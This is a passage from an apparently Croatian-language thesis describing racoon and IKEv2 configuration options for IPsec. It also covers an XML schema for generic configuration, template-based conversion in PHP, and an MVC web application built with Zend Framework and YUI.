- pseudo_random_function *algoritam*;
  Specificira algoritam sažetka. Moguća vrijednost je primjerice *md5*.
  ```
  pseudo_random_function md5;
  ```
- dh_group *opcija*;
  Specificira grupu Diffie-Hellmann eksponencija. Moguća vrijednost je primjerice *modp1024*.
  ```
  dh_group modp1024;
  ```
- authentication_method *metoda*;
  Specificira metodu autentifikacije tijekom prve faze pregovora. Moguća vrijednost je primjerice *pre_shared_key*.
  ```
  authentication_method pre_shared_key;
  ```

Sainfo sekcija - specificira parametre druge faze IKE protokola. Zaglavlje se može pojaviti na dva načina:

- sainfo src *ip_srcadresa* sport *pristup_src* dst *ip_dstadresa* dport *pristup_dst* proto *protokol*{
  gdje su:
  - ip_srcadresa – IP adresa čvora na početku tunela ili raspon adresa mreže
  - pristup_src – pristup, raspon pristupa ili “any” kao oznake pristupa čvora na početku tunela
  - ip_dstadresa – IP adresa čvora na kraju tunela ili raspon adresa mreže
  - pristup_dst – pristup, raspon pristupa ili “any” kao oznake pristupa čvora na kraju tunela
  - protokol – protokol koji se štiti

  ```
  sainfo src 192.168.1.1-192.168.1.10 sport 1000-2000 dst 192.168.2.1 dport
  any proto tcp {
  ```
- sainfo anonymous [from *identifikator*]{
  koji obuhvaća sve gore navedene opcije u cjelokupnom rasponu adresa, pristupa i protokola. Opcionalni identifikator označava identifikator čvora za koji ove specifikacije vrijede.
  ```
  sainfo anonymous from fqdn zemris.fer.hr from rfc822_addr
  sgros@zemris.fer.hr{
  ```

Opcije sainfo sekcije su:

- pfs *opcija*;
  Specificira da li je zahtijevana PFS mogućnost. Moguće opcije su:
  - on – uključena
  - off – isključena
  - passive – pasivno

  ```
  pfs on;
  ```
- dh_group *opcija*;
  Specificira grupu Diffie-Hellmann eksponencija. Specifikacija je identična istoimenoj u proposal sekciji.
  ```
  dh_group modp1024;
  ```
- hardlimit *time*|*octets*|*allocs vrijeme*|*veličina*|*broj*;
  Specificira tvrde granice pri drugoj fazi IKE protokola. Specifikacija je identična limit specifikaciji remote sekcije.

```
hardlimit time 2000 s;
hardlimit allocs 12000;
hardlimit octets 1 MB;
```


- softlimit *time|octets|allocs vrijeme|veličina|broj*;
  Specificira meke granice pri drugoj fazi IKE protokola. Specifikacija je identična hardlimit specifikaciji.
  ```
  softlimit time 2000 s;
  softlimit allocs 12000;
  softlimit octets 1 MB;
  ```
- auth_algorithm *algoritam*;
  Specificira algoritam autentifikacije pri drugoj fazi IKE protokola. Moguća vrijednost je primjerice *sha1_96*.
  ```
  auth_algorithm sha1_96;
  ```
- encryption_algorithm *algoritam*;
  Specificira algoritam enkripcije pri drugoj fazi IKE protokola. Moguća vrijednost je primjerice *3des*.
  ```
  encryption_algorithm 3des;
  ```

4.1.3. Generička konfiguracija

Konfiguracija koja će se koristiti za pokretanje IKE alata ovisi o korištenom alatu i o funkcijama koje alat pruža, ali i o načinu zapisa konfiguracijskih opcija u konfiguracijsku datoteku. Obzirom na to, ali i činjenicu da svaki alat mora poštovati određena zajednička pravila, za definiranje generičke konfiguracije su izdvojene neke zajedničke opcije te su definirane u XML shemi. Shema definira opcije, međutim, obzirom na različitosti koje postoje u alatima, nisu postavljana ograničenja na vrijednosti opcija koja u primjenjiva na sve alate, već primarno na *racoon* alat. Obzirom na rečeno i očekivanje da će korisnici ove aplikacije biti upoznati s pojedinim načinima konfiguriranja IKE alata, u procesu konverzije nije vršena provjera mogućih ispravnosti unosa za vrijednosti opcija. Provjera nije vršena, obzirom da je krajnji cilj ove aplikacije rad s IKEv2 alatom, koji je trenutno u razvoju te nisu potpuno dostupne niti pojedine opcije koje će konfiguracijska datoteka sadržavati, kao ni valjane vrijednosti tih opcija, stoga bi shemu nakon završetka razvoja trebalo prilagoditi stvarnom stanju. XML shema generičke konfiguracije navedena je u dodatku A.

XML stablo započinje od korijena IKE koji sadrži IPSecEntry unose. Razvoj stabla iz IKE korijena izgleda kao na slici 4.2. Svaki pojedini IPSecEntry unos sadrži sekcije:

- **Local sekcija** - sadrži opcije vezane uz računalo na kojem se IKE aplikacija pokreće.




Slika 4.2. Razvoj stabla iz IKE korijena

Razvoj stabla iz Local sekcije izgleda kao na slici 4.3.

Local sekcija ima elemente:


- **LocalAddress** – vrijednost je IP adresa lokalnog računala;
- **LocalInterface** – vrijednost je mrežno sučelje na kojem se štiti promet;

- **LocalPort** – raspon pristupa na kojima se štiti promet;
- **LocalID** – identifikator lokalnog računala (korisnika).



Slika 4.3. Razvoj stabla iz Local sekcije

- **Remote sekcija** - sadrži opcije vezane uz specifikacije koje se nalaze u istoimenoj sekciji konfiguracijske datoteke. Razvoj stabla iz Remote sekcije izgleda kao na slici 4.4.



Slika 4.4. Razvoj stabla iz Remote sekcije

"Remote" sekcija ima elemente:


- **IPAddress** i **Port** – čije vrijednosti su IP adresa udaljenog računala i raspon pristupa na kojima se štiti promet

ili

- **Anonymous** – koji definira nepoznatu adresu i pristup

te

- **Identifier** – identifikator udaljenog računala (korisnika);
- **NATT -** sadrži opcije vezane uz NAT postavke na putu između dva čvora. NATT sekcija sadrži elemente:
  - OnOff – koji nosi vrijednost uključenja korištenja NAT translacije,
  - Port – koji nosi vrijednost pristupa koji se koristi pri NAT translaciji,
  - KeepAliveInterval – koji nosi vrijednost intervala osvježavanja NAT translacije;
- **Policy** - sadrži opcije vezane uz pravila iniciranja povezivanja. Policy sekcija ima element GeneratePolicy koji nosi vrijednost uključenja automatskog generiranja politike;
- **Authentication** - sadrži opcije vezane uz autentifikaciju udaljenog korisnika ili računala. Razvoj stabla iz Authentication sekcije izgleda kao na slici 4.5.




Slika 4.5. Razvoj stabla iz Authentication sekcije

Authentication sekcija ima elemente:

- **AuthMethod** – opcije vezane uz metodu autentifikacije:
  - **Certificates sekcija** – autentifikacija certifikatima:
    - **CAtype** – vrsta certifikata CA
    - **CApath** – put do datoteke certifikata CA
    - **CERTtype** – vrsta certifikata
    - **CERTpath** – put do datoteke certifikata
    - **KEYpath** – put do datoteke privatnog ključa,
  - **EAP** – autentifikacija EAP-om:
    - **RadiusServer** – adresa Radius poslužitelja,
  - **PSK** - autentifikacija PSK ključem:
    - **PSKpath** – put do datoteke PSK ključa,
- **Lifetime** - sadrži opcije vezane uz vrijeme valjanosti zaštićene veze;

- **Proposal** - sadrži opcije koje specificiraju istoimenu sekciju pojedine "Remote" sekcije. Proposal sekcija ima elemente:
  - **Encryption** - sadrži opcije vezane uz algoritam enkripcije. Encryption sekcija ima element **Algorithm** koji nosi vrijednost algoritma enkripcije;
  - **Hash** - sadrži opcije vezane uz algoritam sažetka. Hash sekcija ima element **Algorithm** koji nosi vrijednost algoritma sažetka;
  - **Lifetime** - sadrži opcije vezane uz vrijeme valjanosti zaštićene veze;
  - **DH** - koji ima vrijednost Diffie-Hellmann-ovih eksponenata.

- **SA sekcija** - sadrži podatke o sigurnosnoj asocijaciji. Razvoj stabla iz SA sekcije izgleda kao na slici 4.6.



Slika 4.6. Razvoj stabla iz SA sekcije

SA sekcija ima sljedeće elemente:

- **Tunnel** - sadrži opcije vezane uz postavljanje tunela pri povezivanju. Tunnel sekcija sadrži elemente:
  - **LocalTunnelEndpoint** – sekcija u kojoj se definira lokalni kraj tunela:
    - **IPAddress** – IP adresa čvora koji je kraj tunela,
    - **Port** – pristup koji se koristi za tuneliranje;
  - **RemoteTunnelEndpoint** – sekcija u kojoj se definira udaljeni kraj tunela:
    - **IPAddress** – IP adresa čvora koji je kraj tunela,
    - **Port** – pristup koji se koristi za tuneliranje;

ili

- **Anonymous** – koji definira nepoznatu adresu i pristup

te

- **Encryption** - koji definira algoritam enkripcije u drugoj fazi IKE protokola;

- **Authentication** - koji definira algoritam autentifikacije u drugoj fazi IKE protokola;
- **PFS** - koji definira vrijednost Diffie-Hellmann-ovih eksponenata za PFS.

Stvaranjem XML generičke konfiguracijske datoteke prema predloženoj shemi, dobivamo, na primjer, ispis kao u dodatku B.

XML datoteka u dodatku B je valjana obzirom na shemu i sve njene opcije su valjane za izravan unos u datoteku predloška da bi se stvorila ispravna konfiguracijska datoteka za *racoon* alat.

Proces konverzije se odvija u modelu *Racoon.php*, funkcijom `create`, na sljedeći način. Nakon što korisnik definira XML generičku konfiguraciju, prije konverzije, datoteka se provjerava kroz XML shemu. XML shema definira moguće algoritme u postavkama, valjanost unosa IP adresa i pristupa, te slične provjere. Nakon što se XML konfiguracija provjeri, izvršava se proces konverzije. U prvom koraku se, ovisno o broju remote i sainfo sekcija u generičkoj konfiguraciji, korištenjem datoteke predloška stvara novi predložak koji sadrži zahtijevani broj sekcija. Sljedeći korak je prolazak kroz sve parametre definirane u datoteci predloška, označene znakovima "<<" i ">>", a koji se postavljaju na vrijednosti definirane u podacima generičke konfiguracije. U procesu konverzije, razlikuje se nekoliko parametara. Ukoliko je riječ o metodi autentifikacije (<<AUTHMETHOD>>), provjerava se definirana metoda te se ovisno o njoj postavljaju dodatne opcije konfiguracije i postavlja vrijednost parametra koji definira metodu. Na primjer, ukoliko se radi o PSK autentifikaciji, postavlja se put do datoteke s PSK ključem i za metodu autentifikacije postavlja vrijednost *pre_shared_key*. Ukoliko se radi o autentifikaciji certifikatima, postavljaju se vrste i putovi do datoteka s certifikatima i privatnim ključem te se kao metoda autentifikacije postavlja vrijednost *rsasig*. Ukoliko se radi o zaglavljima remote i sainfo sekcije, ona se formiraju ovisno o strukturi zaglavlja sekcija u konfiguracijskoj datoteci, ali i ovisno da li je definiran element *Anonymous* ili su definirane potrebne IP adrese i pristupi, a ukoliko se radi o nekim drugim opcijama konfiguracije, vrši se izravno ljepljenje vrijednosti iz generičke konfiguracije u datoteku predloška, tako da se *Xpath* upitom iz generičke konfiguracije dohvati vrijednost parametra i umetne u predviđeno mjesto u datoteci predloška.

Primjer predloška specifične konfiguracije *racoon* alata izgleda kao u ispisu 4.1.

Ispis 4.1. Predložak specifične konfiguracije racoon alata

```
remote <<IPSec/Remote/Anonymous>> {
      exchange_mode main;
      my_identifier user_fqdn "<<IPSec/Local/LocalID>>";
      peers_identifier user_fqdn "<<IPSec/Remote/Identifier>>";
      lifetime time <<IPSec/Remote/Lifetime>>;
      generate_policy <<IPSec/Remote/Policy/GeneratePolicy>>;
      nat_traversal <<IPSec/Remote/NATT/OnOff>>;
      proposal {
            encryption_algorithm
<<IPSec/Remote/Proposal/Encryption/Algorithm>>;
            hash_algorithm <<IPSec/Remote/Proposal/Hash/Algorithm>>;
            authentication_method <<AUTHMETHOD>>;
            dh_group <<IPSec/Remote/Proposal/DH>>;
            lifetime time <<IPSec/Remote/Proposal/Lifetime>>;
      }
}
sainfo <<IPSec/SA/Anonymous>> {
      pfs_group <<IPSec/SA/PFS>>;
      encryption_algorithm <<IPSec/SA/Encryption/Algorithm>>;
      authentication_algorithm <<IPSec/SA/Authentication/Algorithm>>;
      compression_algorithm deflate;
}
```

Oznakama za početak "<<" i kraj ">>" su obuhvaćeni putovi u XML generičkoj konfiguraciji koji vode do vrijednosti postavke koju treba umetnuti na trenutno mjesto u specifičnoj konfiguracijskoj datoteci da bi se ona ispravno popunila. Iz primjera je vidljivo da prolaskom kroz XML stablo generičke konfiguracije putem IPSec->Remote->NATT->OnOff dolazimo do vrijednosti koja se u predlošku mora nalaziti u liniji koja započinje s *nat_traversal*. Na jednak način su definirane i druge opcije koje se umeću u predložak konfiguracijske datoteke.

Primjer predloška specifične konfiguracije IKE alata izgledao bi kao u ispisu 4.2.


Ispis 4.2. Predložak specifične konfiguracije IKE alata

```
dos_treshold 50;
sm_threads 5;
kernel_spd flush;
ikesa_max 50;
ikesa_max_halfopened 50;
listen address <<IPSec/Local/LocalAddress>>:<<IPSec/Local/Port>>;
remote <<IPSec/Remote/Anonymous>> {
      nonce_size 32;
      authlimit time 1 week;
      ike_max_idle 1000 s;
      limit time <<IPSec/Remote/Lifetime>>;
      limit allocs 12000;
      limit octets 1 MB ;
      response_timeout 3 s;
      response_retries 3;
      generate policy <<IPSec/Remote/Policy/GeneratePolicy>>;
      natt <<IPSec/Remote/NATT/OnOff>>;
      my_identifier rfc822_addr "<<IPSec/Local/LocalID>>";
      accept_peer_identifier rfc822_addr "<<IPSec/Remote/Identifier>>";
      proposal {
            limit time <<IPSec/Remote/Proposal/Lifetime>>;;
            limit allocs 1000;
            limit octets 1MB;
            encryption_algorithm
<<IPSec/Remote/Proposal/Encryption/Algorithm>>;
            auth_algorithm md5_96;
            pseudo_random_function <<IPSec/Remote/Proposal/Hash/Algorithm>>;
            dh_group <<IPSec/Remote/Proposal/DH>>;
            authentication_method <<AUTHMETHOD>>;
      }
}
sainfo      <<IPSec/SA/Anonymous>>{
      pfs on;
      dh_group <<IPSec/SA/PFS>>;
      hardlimit time 1000 s;
      softlimit time 6 s;
      hardlimit octets 1000 MB;
      softlimit octets 1024 kB;
      auth_algorithm <<IPSec/SA/Authentication/Algorithm>>;
      encryption_algorithm <<IPSec/SA/Encryption/Algorithm>>;
}
```

4.2. Arhitektura i izvedba aplikacije

Arhitektura aplikacije se zasniva na *MVC* (engl. Model-View-Controller) modelu. U kompleksnim aplikacijama, potrebno je izvršiti razdvajanje pristupa podacima, logike i prezentacije, da bi se olakšala proširivost i održavanje aplikacije. MVC se sastoji od tri dijela, kao što prikazuje slika 4.7 :

- *Model* – služi specifičnoj prezentaciji podataka. Najčešće se koristi za pristup bazama podataka ili za druge operacije koje vrše pristup podacima;
- *Pogled* (engl. View) – služi primarno stvaranju korisničkog sučelja;
- *Kontrola* (engl. Controller) – obrađuje i odgovara na događaje, tipično korisničke akcije.




Slika 4.7. Arhitektura MVC modela

Punilac je glavna kontrola koja ovisno o ulaznom događaju, prosljeđuje obradu na odgovarajuću kontrolu [22].

Struktura aplikacije na disku izgleda kao na slici 4.8. Bitni segmenti su:

- application direktorij – sadrži datoteke vezane uz MVC arhitekturu:
  - models direktorij – datoteke modela,
  - views direktorij – datoteke pogleda,
  - controllers direktorij – datoteke kontrola,
  - config.ini datoteka – datoteka s osnovnim postavkama aplikacije;
- build direktorij – Yahoo! User Interface datoteke;
- confs direktorij – konfiguracijske datoteke:
  - templates direktorij – datoteke predložaka za konfiguraciju;
- images direktorij – direktorij s dodatnim slikama i CSS datotekama;
- js direktorij – dodatne JavaScript klase;
- library direktorij – Zend Framework datoteke;
- index.php – punilac.




Slika 4.8. Struktura aplikacije na disku

4.2.1. Kôd aplikacije na poslužitelju

Dio aplikacije koji se izvršava na poslužitelju je izveden u PHP-u. Za razvoj je korišten Zend Framework. Zend Framework je inicijativa otvorenog kôda koja cilja na razvoj okoline za stvaranje kvalitetnih i sigurnih PHP 5 Web aplikacija [8,21]. Zend Framework projekt ima pet definiranih ciljeva:

- ustupiti repozitorij komponenti koje se aktivno podržavaju;
- ustupiti cjelokupni sustav za razvoj Web aplikacija korištenjem PHP-a;
- ne vršiti izmjene u jezgri PHP jezika;
- unaprijediti PHP 5 programiranje;
- doprinijeti razvoju PHP jezgre.

Detaljan prikaz arhitekture aplikacije na poslužitelju, dan je na slici 4.9.



Slika 4.9. Detaljan prikaz arhitekture kôda na poslužitelju

4.2.2. Kôd aplikacije na klijentu


Yahoo! User Interface biblioteka (YUI) je skup alata i kontrola pisanih u JavaScript-u, koji služe za izgradnju bogato interaktivnih Web aplikacija korištenjem DOM-a, DHTML-a i AJAX-a, te uključuje i nekoliko osnovnih CSS resursa. Dijelovi YUI-a koji su definirani kao alati služe za olakšavanje programiranja unutar preglednika i nisu vidljivi korisniku, dok dijelovi koji su definirani kao kontrole vidljivi korisniku u obliku grafičkih interaktivnih elemenata stranice. YUI biblioteka je licencirana pod slobodnom BSD licencom te je dozvoljeno njeno korištenje u komercijalne i privatne svrhe. YUI je razvijen u Yahoo!-u gdje se isti kôd koristi za stvaranje Web aplikacija Yahoo! mreže. Obzirom na izraženu nekompatibilnost u podršci JavaScript-u i CSS-u među preglednicima, YUI ne podržava sve preglednike, međutim, podržana je većina Web preglednika koji su u općoj upotrebi. Ti preglednici se nalaze u službenom YUI popisu preglednika

najčešće uporabe (YUI "A" klasa preglednika), a među njima su IE6, IE7, Firefox, Opera i Safari preglednici.

Ono što je značajno za YUI biblioteku i što ju ističe među brojnim sličnim JavaScript radnim okruženjima jest iznimno dobro održavana i kvalitetna dokumentacija. Upravo zato je YUI trenutno najpopularnije JavaScript razvojno okruženje [9].

4.2.3. Opis načina rada aplikacije

